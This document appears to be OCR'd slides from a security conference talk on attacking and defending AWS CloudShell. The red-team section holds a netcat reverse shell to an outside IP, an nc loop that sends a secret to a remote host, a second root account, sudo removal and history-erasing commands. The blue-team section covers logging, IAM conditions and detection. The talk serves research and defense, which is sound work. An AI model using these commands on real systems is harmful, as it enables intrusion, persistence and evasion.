


(Un)Discovery

```
================================================================
aws s3api list-buckets
-------------------------------------------------
|                ListBuckets                     |
+------------------------------------------------+
|  acct.foobar.org                               |
|  acct.goody.com                                |
|  eng.foobar.org                                |
|  eng.goody.com                                 |
|  qa.foobar.org                                 |
|  sales.goody.com                               |
|  support.goody.com                             |
|  test.goody.com                                |
+------------------------------------------------+

================================================================
aws ec2 describe-instances

================================================================
🔍 Fetching current caller identity...
📛 Caller ARN: arn:aws:sts::055876799579:assumed-role/

================================================================
🧾 Identity Type: role
👤 Name: AWSReservedSSO_AdministratorAccess_047364035f

================================================================
Dump managed policies -- expect an ERROR b/c we don't
allow role to check its own IAM policies

================================================================
📚 Attached Managed Policies:
🔶 arn:aws:iam::aws:policy/AdministratorAccess
[
    {
        "Effect": "Allow",
        "Action": "*",
        "Resource": "*"
    }
]

================================================================
📘 Inline Policies:
```



Lateral Movement




```
# Request SigninToken
RESPONSE=$(curl -L -s -G \
  --data-urlencode "Action=getSigninToken" \
  --data-urlencode "Session=$SESSION_JSON" \
  "https://signin.aws.amazon.com/federation")

SIGNIN_TOKEN=$(echo "$RESPONSE" | jq -r '.SigninToken')

region=us-west-2

# Construct login URL with forced region $region
DESTINATION_URL="https://console.aws.amazon.com/console/home?region=$region"
# URL-encode the destination URL (using python3 for portability)
ENCODED_DESTINATION=$(python3 -c "import urllib.parse; print(urllib.parse.quote('''$DESTINATION_URL'''))")

LOGIN_URL="https://signin.aws.amazon.com/federation?Action=login&Issuer=cli-script&Destination=${ENCODED_DESTINATION}&SigninToken=${SIGNIN_TOKEN}"
```

Persistence and Actions

"Tools of the Trade"
Charlie Worsham (2013)

```
# Installed: netcat, dev tools (gcc), openssl, compiled obash for shell script obfuscation
```

"Fight the Power"
Public Enemy (1989)

```
# Removed sudo by commenting out cloudshell-user in /etc/sudoers.
```

"Backdoor"
Donell Jones (2010)

```
# Installed second root account: shared:x:0:0:root:/root:/bin/bash
$ /usr/sbin/usermod -p # set the password
```

"Don't Make It Easy"
Alexandra Burke (2012)

```
# Removed perms on key binaries with setfacl: sudo, chown, chgrp, dnf, yum, docker, curl, wget
```

"No Help"
INNA (2018)

```
# Removed CloudShell upload/download via IAM permissions and OS permissions with setfacl: curl…
```

"U Can't Touch This"
MC Hammer (1990)

```
# Stored backdoor files in $HOME: persist, root-owned and not modifiable by cloudshell-user
$ file $HOME/...; chown root:root *; # chmod 600 *
```

"Frozen in Time"
Haunt (2018)

```
# Froze history: CTF hints, anti-clobber/anti-tailgating in shared environment
$ HISTFILE=/dev/null; HISTSIZE=1000; HISTFILESIZE=0; set +o history; history -r ~/.bash_history
```

"Capture the Flag"
Cellar Twins (2025)

```
# Compiled "nc" shell wrapper with hard-coded flag as a pseudo "exfil backdoor" #ForTheWin
for t in /tmp/.tmp.*; do
  if [[ -f $t ]]; then
    line=$(head -1 $t | sed -e 's;\r*\n*$;;g');
    if [[ $line =~ ^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+):([0-9]+) ]]; then
      ip=${BASH_REMATCH[1]};
      port=${BASH_REMATCH[2]};
      echo get_secrets | nc $ip $port;
    fi
    rm -f $t;
  fi
done
```


Hackery Demo: CloudShells, Linux Edition

Weaving a musical tapestry of cloudshell abuse

- A Rock Ballad of Linux persistence and exfil techniques in a cloudshell env
- Face-melting solo of commodity malware in a cloudshell env
- Bridge: Linux discovery techniques
- Coda: Potential escape techniques?

Discovery

- There’s no place like $HOME.
- Happy Network and CPU to me!
- Contain me, contain me not. Idles and resets.
- Distros, packages, CVEs, oh my. Thanks /google.
- IAM me! ENV, tokens, and injections.
- I don’t mind if I (su)do.



Now What? Real-Life Implications

Red Team Offense

- Practice 10,000x: Automated tooling for fun and profit
- Music to my Ears: Abusing access, compute, networking, and other cloud infra
- Keeping Time: Keep-alive techniques to persist the CloudShell env
- Be Quiet: Areas for Linux abuse and related tooling

Now What? Real-Life Implications

Red Team Offense

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
240	cloudsh+	20	0	207200	77252	1756	R	24.6	2.0	0:05.48	stress-ng-vm
231	cloudsh+	20	0	132060	2584	1556	R	15.9	0.1	0:04.98	stress-ng-cpu
239	cloudsh+	20	0	207200	77252	1756	R	15.6	2.0	0:05.29	stress-ng-vm
238	cloudsh+	20	0	207200	77252	1756	R	14.0	2.0	0:04.89	stress-ng-vm
237	cloudsh+	20	0	207200	77252	1756	R	13.6	2.0	0:05.40	stress-ng-vm
232	cloudsh+	20	0	132060	2584	1556	R	13.3	0.1	0:04.87	stress-ng-cpu
1	cloudsh+	20	0	1018204	44020	36872	S	0.0	1.1	0:00.12	node
13	cloudsh+	20	0	7184	3416	3176	S	0.0	0.1	0:00.00	sh

Now What? Real-Life Implications

Red Team Offense

CloudShell

us-west-1 +

```
~ $ nc -e /bin/bash 64.23.146.104 4444
```

```
[root@fedora-s-1vcpu-512mb-10gb-sfo3-01 ~]# nc -l 4444
uname -r
6.1.159-182.297.amzn2023.x86_64
whoami
cloudshell-user
```

Now What? Real-Life Implications

Attacca subito - fast follow-ons

Key Takeaways

- Staccato - Quick easy wins via Playwright+HTTP to reduce attacker burden
- Liberamente - Compute resources seem to be free
- Allegro - Keep-alive abuse allows for an attacker to remain in the target environment

Now What? Real-Life Implications

Blue Team Defenses

- Prologue
  - Risk Analysis and Exposure
  - Leave The Band
- I Hear You: Discordant APIs, Audits, and More
- Hit the Gong: Billing as a Monitor (BaaM!)
- Hands off the Stratocaster: Environment Lockdown for secops monitoring
- Epilogue: Linux defenses

Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Protocol

ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome…	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome…	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773…	Google Chrome…	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome…	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	POST

Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Logging

Event history (50+) Info

Download events

Event history shows you the last 90 days of management events.

Lookup attributes

User name | jenko | Last 1 week

Event name	Event time	User name	Event source
GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com
DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com

Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Discovery (API)

```
[2026-03-22T02:38:57Z] region=us-east-1 environment_id= status=NO_ENV
[2026-03-22T02:38:57Z] region=us-east-2 environment_id= status=NO_ENV
[2026-03-22T02:38:57Z] region=us-west-1 environment_id=a9d81391-7f35-41
[2026-03-22T02:38:57Z] region=us-west-2 environment_id=9cd2051f-66e8-4e
+--------------------------------------+----------------+-----------+
| environment_id                       | region         | status    |
+--------------------------------------+----------------+-----------+
|                                      | ap-northeast-1 | NO_ENV    |
|                                      | ap-northeast-2 | NO_ENV    |
|                                      | ap-northeast-3 | NO_ENV    |
|                                      | ap-south-1     | NO_ENV    |
|                                      | ap-southeast-1 | NO_ENV    |
|                                      | ap-southeast-2 | NO_ENV    |
|                                      | ca-central-1   | NO_ENV    |
|                                      | eu-central-1   | NO_ENV    |
|                                      | eu-north-1     | NO_ENV    |
|                                      | eu-west-1      | NO_ENV    |
| fe60a3a0-911f-4b7e-b83b-3eb44d2a45ec | eu-west-2      | SUSPENDED |
|                                      | eu-west-3      | NO_ENV    |
|                                      | sa-east-1      | NO_ENV    |
|                                      | us-east-1      | NO_ENV    |
|                                      | us-east-2      | NO_ENV    |
| a9d81391-7f35-4175-be77-cd2b93c91685 | us-west-1      | RUNNING   |
| 9cd2051f-66e8-4efb-9577-7a1c3a92a48c | us-west-2      | SUSPENDED |
+--------------------------------------+----------------+-----------+
```

Now What? Real-Life Implications

Blue Team Defenses > 💩 🥪

- “Leave The Band” > Deny All
- “Change The Band” > DIY vibe-coding API + control provisioning, install EDR + free compute, free storage…
- “Start Another Band” > EC2/ECS + SSM + DIY

Now What? Real-Life Implications

Blue Team Defenses > Prevention > Permissions

```
{
  "Sid": "AllowCloudShellWithMFAInUsWest1",
  "Effect": "Allow",
  "Action": "cloudshell:*",
  "Resource": "*",
  "Condition": {
    "StringEquals": {
      "aws:RequestedRegion": "us-west-1"
    },
    "Bool": {
      "aws:MultiFactorAuthPresent": "true"
    }
  }
}
```

Now What? Real-Life Implications

Blue Team Defenses > Controlled Provisioning


- Standard CloudShell
- CloudShell VPC
- DIY
  - Controlled Provisioning
  - SecsOps Monitoring
  - No root
  - Tools/packages

Dimension	Standard CloudShell (Public)	CloudShell VPC Environment
Network location	AWS-managed service VPC	Customer VPC (your account)
Internet access	Native outbound internet	Depends on NAT / routing
Access to private resources	Limited (via public endpoints only)	Full access to private VPC resources
Network visibility	No VPC Flow Logs / inspection	Full VPC observability (Flow Logs, NACLs, SGs)
Egress control	Not customer-controlled	Fully customer-controlled
Persistence	**Persistent home directory (~1 GB)**	**No persistent storage**
Setup complexity	None	Requires VPC, subnet, SGs
IAM enforcement	Basic	Fine-grained via VPC/Subnet/SG conditions
UI features (upload/download)	Supported	Not supported
ENI usage	None visible	ENIs created in your VPC
Quotas	Essentially per-user	Max ~2 environments per principal
CloudShell usage	Free	Free
Networking	Included	**Customer pays**
NAT Gateway	N/A	~30–40/month + data
VPC endpoints	N/A	Additional cost
ENI usage	N/A	Minimal but present

Now What? Real-Life Implications

Blue Team Defenses > Detection | Auditing

- CreateSession Bursts
- CreateSession Beaconing
- SendHeartBeat Beaconing
- Long-Running Sessions
- Anomalous API Activity from user, region co-occurring with CloudShell sessions



Event history (50+) Info

Download events

Event history shows you the last 90 days of management events.


Lookup attributes

User name | jenko | Last 1 week

	Event name	Event time	User name	Event source
☐	GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com
☐	DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
☐	GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
☐	PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
☐	RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com

Now What? Real-Life Implications

Blue Team Defenses > Remediation > “Nuclear” > /deleteEnvironment



ID	URL	Client
645	https://cloudshell.us-west-2.amazonaws.com/deleteSession	Google Chrome
649	https://cloudshell.us-west-2.amazonaws.com/deleteSession	Google Chrome
799	https://cloudshell.us-west-2.amazonaws.com/deleteEnvironment	Google Chrome
800	https://cloudshell.us-west-2.amazonaws.com/deleteEnvironment	Google Chrome

Now What? Real-Life Implications

Blue Team Defenses > Remediation > “Nuclear” > /deleteEnvironment

One More Thing…

Now What? Real-Life Implications

Con forza - Defense with Force

Key Takeaways

- Arpeggiato - a coordinated defense by combining a close audit of billing and in-instance use
- Suono Reale - monitoring heartbeats and API activity for signs of abuse
- Smorzando - locking down the environment (Linux or cloud) to prevent tampering

Potential Areas for Improvement

- Limited CloudShell Monitoring for CPU, other metrics
- Limited auditing capabilities
- Controlling access?

Don't judge all shells by the same sheet music

AWS, GCP, and Azure have different opportunities and challenges

- Exploit Use Cases (compute, data, credentials…stealth vs targeted)
- Instantiation environment and scope (where you are makes a difference)
- Permissions required (how easy it is to gain access and enumerate)
- Runtime environment (container…linux distro…networking…)
- Reset conditions (what is “idle” and how to persist)
- Persistent storage design (how much, how mounted, how exposed)
- Logging (who sees what)
- Billing (who pays…who knows)
- Quirks and Gaps (the fine details)

Don't judge all shells by the same sheet music

	AWS	Azure	GCP
Scope	Regional: CloudShell is launched in the currently selected AWS Region; persistent storage is 1 GB per Region and is stored in `$HOME` in that Region. (AWS Documentation)	Subscription-backed: Cloud Shell uses a storage account + Azure Files share (created or selected) in a subscription; persistence is tied to that storage. Cloud Shell requires the Microsoft.CloudShell resource provider registered per subscription. (Microsoft Learn)	User environment with project context: starting Cloud Shell allocates a VM for the user; the active Console project is propagated into `gcloud` config (`GOOGLE_CLOUD_PROJECT` etc.). Persistence is a 5 GB `$HOME` disk. (Google Cloud Documentation)
Perms	To launch from console, IAM permissions: `cloudshell:CreateEnvironment`, `cloudshell:CreateSession`, `cloudshell:GetEnvironmentStatus`, `cloudshell:StartEnvironment` AWS doc lists these as required. (AWS Documentation)	No single "Cloud Shell" RBAC permission; access is via Azure portal sign-in + subscription context. Requires ability to create/select storage resources for Azure Files persistence. Requires Microsoft.CloudShell resource provider registered in the subscription. (Microsoft Learn)	Google publishes Cloud Shell behavior and persistence, but the exact IAM permission/role mapping not clearly stated in the core docs. Access is controlled through Google Cloud IAM at org/folder/project level (grant/revoke). (Google Cloud Documentation)
Runtime	VM (provider-managed) with published allocation: 1 vCPU, 2 GiB RAM, plus 1 GB persistent storage. (AWS Documentation)	Containerized session (provider-managed); exact CPU/RAM not publicly specified in the Azure pricing/overview docs (they only state compute is free). (Microsoft Learn)	Ephemeral VM (provider-managed); exact CPU/RAM not publicly specified in the docs; persistent `$HOME` disk is documented. (Google Cloud Documentation)
Reset	Idle timeout: session ends after ~20–30 minutes of inactivity; keyboard/pointer interaction counts, running processes do not. Hard resets/restarts recycle the environment; `$HOME` persists (standard env). (AWS Documentation)	Idle timeout: 20 minutes without interactive activity; long-running non-interactive sessions can be ended. Container refresh/recycle; persistence relies on mounted Azure Files share. (Microsoft Learn)	Session limits: non-interactive sessions end automatically after 40 minutes; sessions capped at 12 hours. "Restart Cloud Shell" provisions a new VM; deleting `$HOME` + restart restores defaults. (Google Cloud Documentation)
Logging	CloudTrail logs CloudShell lifecycle events. AWS user guide explicitly lists events like `createEnvironment` and `createSession` (and other CloudShell API events). CloudTrail also captures downstream API calls the user makes (IAM/STS/EC2/etc.). (AWS Documentation)	Entra sign-in logs + Azure Activity Logs capture identity authentication and management-plane operations (e.g., storage account / file share creation, resource provider registration). Cloud Shell command-level logging is not a first-class, documented capability; have to rely on downstream ARM/Activity and service logs. (Microsoft Learn)	Cloud Audit Logs provide "who did what, where, and when" for administrative activity across Google Cloud resources; Cloud Shell downstream API activity is auditable via Cloud Audit Logs. Cloud Shell-specific command logging not described as a native feature in the docs. (Google Cloud Documentation)

"Carry on, carry on..."

- Slides
  - https://github.com/edleft/content/bsidessf2026/
- Tooling (WIP) ***
  - https://github.com/edleft/cloudshell_runner/
  - Enumerate CloudShell environments and permissions
  - Show status: NO_ENV, RUNNING, SUSPENDED...
  - Upload/Download
  - Run Command
  - Heartbeat
  - Lockdown

Freddie, Queen, Live Aid, 1985

*** A note about AI

THANK YOU!

Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

Chris Ryan
Principal Security Researcher
Huntress Labs

Slides: https://github.com/edleft/content/bsidessf2026/
Tool: https://github.com/edleft/cloudshell_runner/